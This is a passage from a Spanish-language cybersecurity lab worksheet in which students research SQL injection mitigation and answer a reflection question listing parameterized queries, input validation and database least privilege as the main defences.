
letmein

Parte 2: Investigar la mitigación de la inyección de SQL

Paso 1: Realice una investigación en línea sobre la mitigación de la inyección de SQL.

a. Abra un navegador web y busque mitigación de inyección de SQL y prevención de inyección de SQL.

b. Tome notas sobre los hallazgos de mitigación y prevención.



Preguntas de reflexión

¿Cuáles son los tres métodos de mitigación para evitar vulnerabilidades de inyección de SQL?

Los **tres métodos principales de mitigación** para evitar vulnerabilidades de **inyección SQL** son:

1. **Uso de consultas parametrizadas o declaraciones preparadas**
    - Evitan que los datos del usuario se mezclen con la instrucción SQL.
    - Los parámetros se tratan como datos, no como código ejecutable.
    - Ejemplo: SELECT * FROM usuarios WHERE id = ?
2. **Validación y saneamiento de entradas**
    - Verificar que los datos ingresados por el usuario sean del tipo, formato y rango esperados.
    - Eliminar o escapar caracteres peligrosos como ', ", ;, --, etc.
3. **Principio de privilegio mínimo en la base de datos**
    - La cuenta que usa la aplicación para conectarse a la base de datos debe tener solo los permisos necesarios (por ejemplo, solo lectura).
    - Así se limita el impacto si ocurre una inyección.